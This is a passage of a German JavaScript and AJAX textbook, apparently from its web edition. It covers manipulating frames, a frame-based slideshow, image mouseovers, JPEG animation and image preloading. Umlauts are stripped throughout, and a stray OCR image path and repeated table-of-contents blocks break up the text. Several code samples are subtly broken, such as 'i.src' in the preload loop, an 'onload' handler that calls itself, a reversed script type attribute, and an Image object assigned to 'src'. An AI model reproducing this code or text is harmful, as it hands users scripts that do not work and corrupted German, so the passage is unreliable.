Eine der Fragen, die in Newsgroups am hufigsten gestellt werden, lautet: Wie kann ich den Inhalt mehrerer Frames gleichzeitig ndern? Dies ist eine Problemstellung, die tatschlich hufig vorkommt. Denken Sie an eine der Standardanwendungen fr Frames: die Navigation. Wenn Sie einen Punkt in der Navigation auswhlen, wird (in einem anderen Frame) die entsprechende Inhaltsseite geladen. Jedoch kann es auch vorkommen, dass sich das Aussehen der Navigation selbst ndern soll (beispielsweise soll der gerade ausgewhlte Navigationspunkt hervorgehoben werden, damit der Benutzer wei, wo er sich befindet).

Dieser Effekt ist sehr einfach umzusetzen. Auf die oben aufgezeigte Art und Weise wird auf die entsprechenden Frames zugegriffen und die Eigenschaft `location.href` entsprechend verndert. Hier lohnt es sich, eine eigene Funktion zu schreiben, die Sie wiederverwenden knnen. Als Parameter werden Referenzen auf die Frames sowie die zu ladenden URLs bergeben:

```
<script type="text/javascript"><!--
function ZweiFrames(frame1, url1, frame2, url2) {
   frame1.location.href = url1;
   frame2.location.href = url2;
}
//--></script>
```

Stellen Sie sich vor, im vorherigen Beispiel befinden Sie sich im Frame `A` und wollen ber einen Link in Frame `C` die Seite **cc.html** sowie in Frame `D` die Seite **dd.html** laden. Sie knnen das folgendermaen tun:

```
<a href="javascript:ZweiFrames(parent.B.C, 'cc.html', parent.B.D, 'dd.html');">hier klicken</a>
```

Sie sollten jedoch immer eine Alternative zur Verfgung haben, wenn der Browser des Benutzers kein JavaScript untersttzt. In diesem Fall ist das relativ einfach: Wenn Sie sich die Beispielseite noch einmal anschauen, sehen Sie, dass die Frames `C` und `D` in der Datei **b.html** definiert werden. Sie knnten also alternativ eine Datei **bb.html** erstellen, die folgendermaen aussieht:

```
<html>
<head><title>Noch mehr Frames</title></head>
<frameset rows="100,*">
    <frame name="C" src="cc.html" />
    <frame name="D" src="dd.html" />
  </frameset>
</html>
```

Der Link vereinfacht sich dann zu folgendem puren HTML:

```
<a href="bb.html" target="B">hier klicken</a>
```

berlegen Sie also immer, ob Sie die Aufgabenstellung auch ohne JavaScript lsen knnen. Sie vergrern damit das mgliche Publikum fr Ihre Webseite.

top

10.2.4 JavaScript in Frames auslagern ▼▲

Wenn Sie eine grere Website mit Frames aufgebaut haben und recht viel JavaScript verwenden, lohnt es sich natrlich, oft benutzte Befehle in Funktionen auszulagern und diese Funktionen auf irgendeine Seite in einem der Frames zu schreiben. Mittels `top`, `parent` und `frames` kann dann auf diese Funktion zugegriffen werden. Ein nahe liegender Ansatz ist es, die Funktionen in der obersten Seite der Hierarchie, also der Seite mit dem Haupt-Frameset abzulegen. Die Funktionen knnen dann mit `top.funktionsname()` aufgerufen werden.

Am besten ist es jedoch, wenn alle JavaScript-Funktionen und globalen Variablen in einem Frame abgelegt werden; idealerweise in einem Frame, der sich nie ndert (beispielsweise in einem Navigationsframe). Alternativ dazu knnen Sie auch auf einen alten HTML-Trick zurckgreifen und einen unsichtbaren Frame verwenden. Der folgende Code erzeugt zwei Frames, wobei der zweite jedoch nicht sichtbar ist, da er nur einen Pixel hoch ist. In diesem Frame lassen sich bequem Funktionen und Variablen ablegen.

```
<html>
<head><title>Unsichtbarer Frame</title></head>
<frameset rows="*,1" border="0" cellspacing="0" frameborder="0">
  <frame name="sichtbar" src="inhalt.htm" />
  <frame name="unsichtbar" src="skript.htm" />
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!
</body>
</noframes>
</html>
```



10.2.5 Frames zhlen ▲

Abschlieend noch eine praktische Hilfsfunktion, die erneut den Einsatz von Frames zeigt und auch Programmierung mit Rekursion. Die Funktion `subframes(frameref)` soll die Anzahl der Unterframes des Frames mit der Referenz `frameref` ermitteln. Als Unterframes zhlen hierbei jedoch nur die Frames, die ein Dokument ohne weiteres Frameset enthalten. Das geht sehr einfach mit Rekursion: Hat ein Frame keine Unterframes, wird er als Dokument gezhlt; andernfalls wird die Funktion `subframes()` rekursiv fr alle Unterframes aufgerufen:

```
function subframes(frameref) {
   if (frameref.frames.length==0) {
      return 1;
   } else {
      var summe = 0;
      for (var i=0; i<frameref.frames.length; i++) {
         summe += subframes(frameref.frames[i]);
      }
      return summe;
   }
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 10 Frames und Iframes
  - 10.1 Mit Frames arbeiten
    - 10.1.1 Frames mit HTML
    - 10.1.2 Frames mit JavaScript fllen
  - 10.2 Auf Daten von Frames zugreifen
    - 10.2.1 Auf bergeordnete Frames zugreifen
    - 10.2.2 Auf Daten von Unterframes zugreifen
    - 10.2.3 Mehrere Frames gleichzeitig ndern
    - 10.2.4 JavaScript in Frames auslagern
    - 10.2.5 Frames zhlen
  - 10.3 Diashow
    - 10.3.1 Vorbereitungen
    - 10.3.2 Diashow starten
    - 10.3.3 Diashow anhalten
    - 10.3.4 Vorwrts und rckwrts springen
    - 10.3.5 Diashow verlassen

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

10.3 Diashow ▼


Als Beispielanwendung dieses Kapitels soll eine Diashow entwickelt werden. Ihre Firma hat eine Firmenprsentation erstellt. Diese soll nun auch in die Website integriert werden. Da die Prsentation mit einem mittelmigen Prsentationsprogramm erstellt worden ist, liegen Ihnen lediglich zehn HTML-Seiten vor, die aber nicht miteinander verlinkt sind. Unser Ziel soll es nun sein, diese zehn HTML-Seiten nacheinander anzuzeigen; alle zehn Sekunden soll die nchste Seite geladen werden. Um dem Besucher der Webseiten wenigstens ein bisschen Interaktivitt vorzugaukeln, soll er die Animation anhalten, aber auch eine Seite vor- oder zurckspringen knnen. Das ist Ihr Pech und mein Glck, denn ohne diese Zusatzbedingung knnte man diese Aufgabe auch mit normalen (HTML-)Mitteln lsen.

top

10.3.1 Vorbereitungen ▼▲

Beginnen wir mit der Grundstruktur der Prsentation: Das folgende Frameset teilt das Browserfenster in die Prsentationsflche (oben) und den Navigationsbereich (unten) auf:

```
<html>
<head>
<title>Firmenprsentation</title>
</head>
<frameset rows="*,80">
   <frame src="tour.html" name="Tour" />
   <frame src="nav.html" name="Nav" />
</frameset>
<noframes>
<body>Ihr Browser kann mit Frames nichts anfangen!
</body>
</noframes>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 10.5 Die Startseite der Diashow

In Abbildung 10.5 sehen Sie, wie die Navigationsleiste ungefhr aussehen soll. Als Optionen soll es **Start**, **Stop**, **Vor**, **Zurck** und **Verlassen** geben. Wir werden JavaScript-Funktionen mit denselben Namen schreiben. Dazu brauchen wir noch eine Funktion, die die nchste Seite der Animation in den oberen Frame ldt. Auerdem bentigen wir noch globale Variablen. Unter anderem muss jederzeit bekannt sein, welche Seite der Diashow gerade angezeigt wird und ob die Animation gerade luft oder pausiert. Neben einigen weiteren Angaben (wie viele Seiten? welche Verzgerung zwischen den Seiten?) bentigen wir noch eine weitere Variable. Da mit `setTimeout()` gearbeitet werden muss, sollte die zurckgegebene ID in einer Variablen abgespeichert werden.

Im Folgenden sehen Sie das Grundgerst fr die Datei **nav.html**; in den folgenden Abschnitten werden die Funktionen mit Inhalt gefllt.

```
<html>
<head>
<script type="text/javascript"><!--
//globale Variablen
var seiten = 10;  //Anzahl der Seiten tourX.htm
var stat = "stop";  //Status der Animation:
                    //"stop" oder "start"
var akt = 1;  //aktuell angezeigte Seite tourX.htm
var ID = 0;  //ID des letzten Timeouts
var delay = 10000;  //Verzgerung in Millisekunden
//Funktionen
function start() {
   //Funktion zum Starten/Fortsetzen der Diashow
}
function stop() {
   //Funktion zum Anhalten/Pausieren der Diashow
}
function vor() {
   //Funktion zum Vorspringen in der Animation
}
function zurueck() {
   //Funktion zum Zurckspringen in der Animation
}
function verlassen() {
   //Funktion zum Verlassen der Animation
```

```
}
//--></script>
</head>
<body onload="start()">
<form onsubmit="return false;">
<center>
<table border="0" cellpadding="10">
<tr>
<td><a href="javascript:start()">Start</a></td>
<td><a href="javascript:stop()">Stop</a></td>
<td><a href="javascript:zurueck()">Zurck</a></td>
<td><a href="javascript:vor()">Vor</a></td>
<td><a href="javascript:verlassen()">Verlassen</a></td>
</tr>
</table>
</center>
</form>
</body>
</html>
```

top

10.3.2 Diashow starten ▼▲

Wenn der Benutzer auf **Start** klickt, muss zuerst berprft werden, ob die Diashow nicht etwa schon luft (ber die Statusvariable `stat`). Falls doch, braucht keine Aktion zu erfolgen; andernfalls muss der Status gendert und die neue Seite nach Ablauf von zehn Sekunden geladen werden. Das Laden der weiteren Seiten geschieht dann in der Funktion `lade()`, die sich − mittels Timeout − immer wieder selbst aufruft. Ein besonderer Fall liegt noch vor, wenn die letzte Seite der Diashow angezeigt wird: Dann darf auch keine Aktion erfolgen.

```
function start() {
   if (stat == "stop" && akt < seiten) {
      stat = "start";
      ID = setTimeout("lade(akt+1)", delay);
   }
}
function lade(nummer) {
   parent.Tour.location.href = "tour" + nummer + ".html";
   akt = nummer;
   if (stat == "start" && akt < seiten) {
      ID = setTimeout("lade(akt+1)", delay);
   } else if (akt == seiten) {
      stat = "stop";
   }
}
```

top

10.3.3 Diashow anhalten ▼▲

Auch das Anhalten der Diashow gestaltet sich nicht weiter schwierig: Die Statusvariable muss angepasst werden, und das Laden der nchsten Seite muss mit `clearTimeout()` unterbunden werden:

```
function stop() {
   stat = "stop";
   clearTimeout(ID);
}
```



10.3.4 Vorwrts und rckwrts springen ▼▲

Der Wechsel zur vorherigen oder zur nchsten Seite der Diashow ist relativ hnlich. Zuerst wird berprft, ob man sich auf der ersten bzw. letzten Seite befindet (dann geschieht nichts); dann wird `clearTimeout()` und danach `lade()` aufgerufen. Beachten Sie, dass die vorherige oder nchste Seite sofort aufgerufen werden soll, also wird `setTimeout()` nicht verwendet.

```
function vor(){
   if (akt < seiten) {
      clearTimeout(ID);
      lade(akt+1);
   }
}
function zurueck() {
   if (akt > 0) {
      clearTimeout(ID);
      lade(akt-1);
   }
}
```



10.3.5 Diashow verlassen ▲

Der letzte Punkt auf der Aufgabenliste, das Verlassen der Diashow, verdient eigentlich keine eigene berschrift. Es wird einfach eine andere Seite geladen; als ordentlicher Programmierer lschen Sie auerdem noch alle Timeouts.

```
function verlassen() {
   clearTimeout(ID);
   top.location.href = "andereseite.html";
}
```

Beachten Sie, dass im obigen Code die neue URL auf der obersten Ebene der Frame-Hierarchie aufgerufen wird; Sie rufen ja das JavaScript-Kommando in einem Unterframe auf!

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 11 Grafiken**
  - **11.1 Bildlein-Wechsle-Dich**
    - **11.1.1 Zugriff auf Grafiken**
  - **11.2 Animierte JPEGs**
    - **11.2.1 Eine Animation mit JavaScript**
    - **11.2.2 Bilder in den Cache laden**
  - **11.3 Animierte Navigation**
    - **11.3.1 Vorberlegungen**
    - **11.3.2 Auf- und Zuklappen**
    - **11.3.3 Die einzelnen Menpunkte**
    - **11.3.4 Verlinkung der Menpunkte**
    - **11.3.5 Einbau in die HTML-Datei**
  - **11.4 Erweiterung der Navigation**
    - **11.4.1 Vorbereitungen**
    - **11.4.2 Leichte nderungen**
    - **11.4.3 Doppeltes Mouseover**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?

11.4.4 Das komplette Beispiel im berblick
11.5 Tipps aus der Praxis
11.5.1 Vorladen – aber richtig
11.5.2 Ladestand einer Grafik
11.5.3 Fortschrittsanzeige

Was im Leben uns verdriet, man im Bild gern geniet. – Johann Wolfgang von Goethe

Kapitel 11 Grafiken

Das `Image`-Objekt ermglicht einen der beliebtesten JavaScript-Effekte im World Wide Web. Es tauchte zum ersten Mal in einer Beta-Version des Netscape Navigator 3 auf. Damit war es erstmals mglich, mit JavaScript einzelne Grafiken eines HTML-Dokuments anzusprechen. Besonders pfiffig − und praktisch − war die Mglichkeit, Grafiken auszutauschen, was Animationen und andere grafische Effekte ermglicht.

Zu ungefhr derselben Zeit wurde die Version 3 des Microsoft Internet Explorer verffentlicht. Da sich das Konkurrenzprodukt aus dem Hause Netscape noch in der Beta-Testphase befand, wurde das `Image`-Objekt nicht mehr in den JavaScript-Funktionsumfang des Internet Explorer bernommen. Die Macintosh-Variante des IE3 kam etwas spter als das Windows-Pendant heraus, und da sich das `Image`-Objekt bei Webdesignern groer Beliebtheit erfreute, wurde eine rudimentre Untersttzung fr den flotten Bildertausch in den Browser integriert. Ab Version 4 untersttzt der Internet Explorer brigens auf allen Plattformen das `Image`-Objekt, und zwar vollstndig.

Mittlerweile ist allerdings jede Vorsicht unangebracht, da alle halbwegs modernen JavaScript-fhigen Browser das Objekt untersttzen.

top

11.1 Bildlein-Wechsle-Dich

Doch was war es, das den Webdesignern so gut am `Image`-Objekt gefiel? JavaScript wurde bis dato hauptschlich fr Laufschriften und fr Formulare benutzt. Hier war es zum ersten Mal auch mglich, mit JavaScript grafische Effekte zu schaffen. Eine der Hauptanwendungen wird lapidar mit Mouseovers bezeichnet. Fhrt die Maus ber eine Grafik, so ndert diese ihre Gestalt; befindet sich die Maus dann nicht mehr ber der Grafik, nimmt diese wieder ihre ursprngliche Gestalt an.

Zwar ist es nicht mglich, eine Grafik zu manipulieren (etwa die Farbpalette zu verndern o..), aber man kann die Grafik einfach austauschen. In Abbildung 11.1 sehen Sie zwei Grafiken, **galileo_over.gif** und **galileo_out.gif**. Unser Ziel ist es nun, die Grafik **galileo_out.gif** anzuzeigen. Nur wenn sich der Mauszeiger ber der Grafik befindet, soll die Grafik **galileo_over.gif** angezeigt werden.



Hier klicken, um das Bild zu Vergrern

Abbildung 11.1 Die beiden Grafiken fr den Mouseover-Effekt

Der folgende Code erfllt die Anforderungen; eine Erluterung folgt anschlieend.

```
<html>
<head>
<title>Bildlein-Wechsle-Dich</title>
<script type="text/javascript"><!--
function over(){
   document.grafik.src = "galileo_over.gif";
}
function out(){
   document.grafik.src = "galileo_out.gif";
}
//--></script>
</head>
<body>
<a href="http://www.galileo-press.de/">
   <img src="galileo_out.gif" name="grafik"
   onmouseover="over();" onmouseout="out();" />
</a>
</body>
</html>
```

Wenn Sie berprfen mchten, ob der Webbrowser

berhaupt das Image-Objekt untersttzt, knnen Sie das wie folgt tun:

```
if (document.images) {
   // mit dem Image-Objekt arbeiten
}
```

Wenn es das Image-Objekt gibt, hat document.images einen Wert ungleich false – die if-Bedingung ist also erfllt. Mit diesem kleinen Trick werden wir im Verlaufe dieses Buches noch an der einen oder anderen Stelle berprfen, ob ein Browser ein bestimmtes Feature erfllt oder nicht.

top

11.1.1 Zugriff auf Grafiken ▲

Es gibt mehrere Mglichkeiten, auf Grafiken in einem HTML-Dokument zuzugreifen:

- document.grafikname
- document.images[grafikname]
- document.images[grafiknummer]

Hierbei steht grafikname fr den Wert des name-Attributs der jeweiligen Grafik und grafiknummer fr die laufende Nummer der Grafik im HTML-Dokument. Da alle Grafiken im Array document.images gespeichert werden, beginnt die Zhlung bei 0.

Im Beispielcode von oben kann man also die Grafik folgendermaen ansprechen:

- document.grafik
- document.images["grafik"]
- document.images[0]

In der Regel entscheidet man sich fr die erste Methode; achten Sie also darauf, Ihren Grafiken eindeutige und einprgsame name-Attribute zu geben, und verwenden Sie dabei keine gefhrlichen Zeichen wie etwa Punkte (dann msste man Methode 2 oder 3 zum Ansprechen der Grafik verwenden).

Die interessanteste und auch wichtigste Eigenschaft des Image-Objekts ist src: Das ist die URL der Grafik.

Mit JavaScript hat man sowohl Lese- als auch Schreibzugriff auf diese Eigenschaft − ndert man also ihren Wert, wird die neue Grafik geladen. Das Thema Dynamisches HTML ist allerdings erst in Kapitel 17 an der Reihe. Sie knnen so nur eine Grafik durch eine andere austauschen; Rahmenparameter wie etwa Breite, Hhe und Position der Grafik knnen nicht verndert werden. Sie sollten also stets gleich groe Grafiken verwenden; andernfalls wird die neue Grafik gestaucht oder gestreckt dargestellt.

Somit sind zwei Zeilen des obigen Codes erklrt: Mit `document.grafik. src="galileo_over.gif"` wird die Grafik **galileo_over.gif** anstelle der alten Grafik geladen und dargestellt; analog erklrt sich die Wirkungsweise von `document.grafik.src="galileo_out.gif"`.

Die beiden Funktionen `over()` und `out()` werden durch die Event-Handler `onmouseover` und `onmouseout` aufgerufen. Sie erinnern sich: Wie der Name schon andeutet, wird der erste Event-Handler ttig, wenn die Maus ber das Objekt (hier: den Link) fhrt, und `onmouseout` tritt in Aktion, wenn die Maus das Objekt (den Link) wieder verlsst.

Nur neuere Browser (Internet Explorer ab 4, Netscape ab 6) untersttzen die Event-Handler `onmouseover` und `onmouseout` beim `<img>`-Tag; wenn also nicht verlinkte Grafiken mit einem Mouseover-Effekt versehen werden sollen, muss − fr maximale Browserkompatibilitt − um die Grafik herum ein Link (etwa mit `href="#"`) gebaut werden. Man kann trefflich darber streiten, ob das heutzutage auch noch notwendig ist. Da aber eine grafische Vernderung meist mit einem Link einhergeht (ansonsten ist es oftmals sehr verwirrend fr die Nutzer), kann man diesen Ansatz zumindest in Erwgung ziehen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 11 Grafiken
- **11.1 Bildlein-Wechsle-Dich**
  - **11.1.1 Zugriff auf Grafiken**
- **11.2 Animierte JPEGs**
  - **11.2.1 Eine Animation mit JavaScript**
  - **11.2.2 Bilder in den Cache laden**
- **11.3 Animierte Navigation**
  - **11.3.1 Vorberlegungen**
  - **11.3.2 Auf- und Zuklappen**
  - **11.3.3 Die einzelnen Menpunkte**
  - **11.3.4 Verlinkung der Menpunkte**
  - **11.3.5 Einbau in die HTML-Datei**
- **11.4 Erweiterung der Navigation**
  - **11.4.1 Vorbereitungen**
  - **11.4.2 Leichte nderungen**
  - **11.4.3 Doppeltes Mouseover**
  - **11.4.4 Das komplette Beispiel im berblick**
- **11.5 Tipps aus der Praxis**
  - **11.5.1 Vorladen – aber richtig**
  - **11.5.2 Ladestand einer Grafik**
  - **11.5.3 Fortschrittsanzeige**

top

11.2 Animierte JPEGs

Sie kennen sicherlich die Basis aller nervenden Werbebanner im World Wide Web – animierte GIF-Grafiken. Als das Grafikformat 1987 bzw. 1989 im Auftrag der Firma CompuServe entwickelt wurde, dachte noch niemand daran, dass dieses geheime Feature – nmlich die Integration mehrerer Einzelgrafiken in eine GIF-Datei – spter einmal Furore machen sollte. Leider ist das nur mit GIF-Grafiken mglich, die ja auf nur 256 Farben beschrnkt sind. Fotorealistische Animationen sind damit nicht oder nur in sehr schlechter Qualitt mglich. Dafr wren die Formate JPEG und PNG besser geeignet, wenn sie denn Animationen untersttzen wrden (was sie nicht tun).

Mit JavaScript kann dieser Missstand behoben werden, und zwar mit dem `Image`-Objekt. Nach Ablauf einer bestimmten Zeitdauer wird einfach das nchste Bild der Animation eingeblendet. Im Folgenden finden Sie den Code, der die Animation mit einer Verzgerung von einer Sekunde zwischen den Einzelbildern auf den Bildschirm bringt:

Buch bestellen
Ihre Meinung?

```
<html>
<head>
<title>JPEG-Animation</title>
</head>
<script text="type/javascript"><!--
var bilder = new Array("ani1.jpg", "ani2.jpg",
"ani3.jpg", "ani4.jpg");

var naechstesBild = 0;  //Index des nchsten Bildes
var verzoegerung = 1000;  //Verzgerung in Millisekunden

function animation() {
   document.ani.src = bilder[naechstesBild];
   naechstesBild++;
   if (naechstesBild==bilder.length) {
      naechstesBild = 0;
   }
   setTimeout("animation();", verzoegerung);
}
//--></script>
</head>
<body onload="animation();">
<h3>Animation</h3>
<img src="ani1.jpg" name="ani" />
</body>
</html>
```

top

11.2.1 Eine Animation mit JavaScript ▼▲

Fr das Skript werden ein paar globale Variablen bentigt:

```
var bilder = new Array("ani1.jpg", "ani2.jpg", "ani3.jpg", "ani4.jpg");
var naechstesBild = 0;  //Index des nchsten Bildes
var verzoegerung = 1000;  //Verzgerung in Millisekunden
```

In dem Array `bilder` stehen die Dateinamen der einzelnen Grafiken der JPEG-Animation. In der Variablen `naechstesBild` wird der Array-Index des nchsten Bildes der Animation gespeichert. Angefangen wird beim ersten Bild. Es besitzt den Index 0, also enthlt die Variable den Startwert 0. Die letzte Variable, die die Verzgerung in Millisekunden zwischen den einzelnen Animationsschritten enthlt, msste eigentlich nicht als global deklariert werden. Behalten Sie aber immer im Hinterkopf, dass Ihre Skripten von Leuten bearbeitet werden knnten, die sich nicht so gut in JavaScript auskennen. In so einem Fall ist es gut, wenn wichtige Parameter fr das Skript an markanter Stelle stehen, so dass dort auch unbedarftere Kollegen nderungen vornehmen knnen, ohne gleich den gesamten Programmcode zu ruinieren.

Jetzt fehlt nur noch die Funktion `animation()`, die das nchste Bild der Animation anzeigt (der Index wird aus der Variablen `naechstesBild` gewonnen) und sich selbst nach einiger Zeit (diese steht in `verzoegerung`) wieder aufruft. Davor muss natrlich noch die Nummer des nchsten Bildes um eins erhht werden. Sollte man beim letzten Bild angekommen sein, soll die Animation wieder von vorn beginnen; `naechstesBild` wird also auf 0 gesetzt.

```
function animation() {
   document.ani.src = bilder[naechstesBild];
   naechstesBild++;
   if (naechstesBild==bilder.length) {
      naechstesBild = 0;
   }
   setTimeout("animation()", verzoegerung);
}
```

Nun fehlt nur noch ein Punkt: die Funktion `animation()` muss erst einmal aufgerufen werden – beispielsweise mit dem `onload`-Event-Handler des `<body>`-Tags:

```
<body onload="animation();">
```

top

11.2.2 Bilder in den Cache laden

Wenn Sie dieses oder das letzte Beispiel auf der heimischen Festplatte oder auf dem lokalen Webserver ausprobieren, funktioniert alles wunderbar. Sobald Sie die Seiten aber in das World Wide Web stellen, werden Sie wahrscheinlich eine bse berraschung erleben: Es dauert unter Umstnden mehrere Sekunden, bis die neue Grafik erscheint. Der Grund dafr ist schnell gefunden: Die neuen Grafiken mssen ja erst einmal vom Browser angefordert und ber das Internet bertragen werden. Je nach Qualitt der Verbindung kann das schon seine Zeit dauern. Zwar knnen Sie mit JavaScript die Ladegeschwindigkeit des Browsers nicht verbessern, aber Sie knnen wenigstens so tun. Ist eine Grafik nmlich einmal geladen, so liegt sie im Speicher- oder Festplattencache des Browsers. Der Trick ist nun, die Grafiken nicht erst zu laden, wenn sie angezeigt werden sollen, sondern schon vorher. Das ist sogar in HTML mglich, man muss nur darauf achten, dass die Grafiken nicht optisch stren. Der erste Versuch, Hhe und Breite der Grafik auf 0 zu setzen, schlgt fehl, da die meisten Browser das ignorieren. Also muss man das nchstkleinere Ma nehmen: 1 1 Pixel.

```
<img src="ani2.jpg" width="1" height="1" />
<img src="ani3.jpg" width="1" height="1" />
<img src="ani4.jpg" width="1" height="1" />
```

Wollen Sie komplett vermeiden, dass die Grafiken sichtbar oder erahnbar sind, mssen Sie in die JavaScript-Trickkiste greifen. Das `Image`-Objekt hilft Ihnen hierbei. Mit dem folgenden Befehl wird ein `Image`-Objekt erzeugt, dessen `src`-Eigenschaft auf `"ani2.jpg"` gesetzt wird. Der besondere Effekt hierbei: Die Grafik wird vom Browser im Hintergrund geladen und liegt damit im Cache.

```
var img = new Image();
img.src = "ani2.jpg";
```

Wenn man ganz sauber programmieren will, gibt man dem Konstruktor des `Image`-Objekts noch die Breite und Hhe der Grafik mit, was aber in der Praxis berhaupt keine Auswirkungen hat:

```
var img = new Image(breite, hoehe);
img.src = "ani2.jpg";
```

Die Instanz des `Image`-Objekts befindet sich nun im Speicher, und die Grafik wird vom Webserver angefordert, aber noch gar nicht angezeigt. Umgangssprachlich nennt man das **Vorladen** oder **Preloading**. Zuerst berarbeiten wir das Beispiel aus dem vorigen Abschnitt:

```
<html>
<head>
<title>Bildlein-Wechsle-Dich</title>
<script type="text/javascript"><!--
var img_over;

function preload() {
   img_over = new Image();
```

```
   img_over.src = "galileo_over.gif";
}
function over() {
   document.grafik.src = img_over.src;
}
function out() {
   document.grafik.src = "galileo_out.gif";
}
preload();
//--></script>
</head>
<body onload="onload();">
<a href="http://www.galileo-press.de/">
   <img src="galileo_out.gif" name="grafik"
      onmouseover="over();" onmouseout="out();" />
</a>
</body>
</html>
```

Beim Laden des HTML-Dokuments wird die JavaScript-Funktion `preload()` aufgerufen, die die Grafik **galileo_over.gif** in den Cache des Browsers ldt. Die Grafik **galileo_out.gif** muss nicht extra geladen werden, sie wird ja im HTML-Dokument schon angezeigt.

Beachten Sie auch die folgende neue Zeile in der Funktion `over()`:

```
document.grafik.src = img_over.src
```

Die `src`-Eigenschaft der Grafik mit dem `name`-Attribut `"grafik"` wird also auf die `src`-Eigenschaft der Variablen `img_over` gesetzt. Das bringt zwar in diesem Beispiel keine Vorteile, aber Sie sollten das Verfahren einmal gesehen haben. Wenn die Grafikabteilung Ihrer Firma mal wieder besonders kreative Dateinamen gewhlt hat, kann dieses Vorgehen durchaus ntzlich sein, da Sie dann wenigstens brauchbare Variablennamen vergeben knnen.

Die Animation kann ebenso schnell angepasst werden. Da aber schner Code herauskommen soll, wird hier ein wenig mehr Aufwand getrieben. Die Namen und auch die URLs der einzelnen Grafiken sollen in Variablen gespeichert werden. Dies hat wieder den Vorteil, dass ein grerer Personenkreis das Skript bearbeiten kann, indem einfach die Werte der globalen Variablen gendert werden.

Im ersten Schritt soll eine Funktion geschrieben werden, die eine Reihe von Grafiken in den Cache ldt. Die URLs der Grafiken werden dabei als Parameter an die Funktion bergeben. Wie man die Anzahl der bergebenen Parameter ermittelt, ist einfach: `NameDerFunktion.arguments. length`. Der Rest ist schnell geschrieben:

```
function preload() {
   var img;
   for (var i=0; i<preload.arguments.length; i++) {
      img = new Image();
      i.src = preload.arguments[i];
   }
}
```

Diese Funktion ldt alle bergebenen Grafiken in den Cache. Leider kann man nicht ber den Variablennamen auf die Grafik zugreifen, da lediglich eine Variable verwendet wird. Ohne Flei kein Preis: In diesem Beispiel sollen die Image-Variablen fr die Animation auch in einem Array gespeichert werden. Diese Variablen sollen auch von anderen Funktionen aus angesprochen werden knnen, mssen also als global definiert werden.

```
var bildvariablen = new Array();
function preload() {
```

```
    var img
    for (var i=0; i<preload.arguments.length; i++) {
       img = new Image();
       img.src = preload.arguments[i];
       bildvariablen[i] = img;
    }
}
```

Schlielich muss nur noch die Funktion `animation()` angepasst werden − hier wird auf die Variablen der Grafiken zugegriffen und nicht direkt auf deren URL.

```
function animation() {
   document.ani.src = bildvariablen[naechstesBild];
   naechstesBild++;
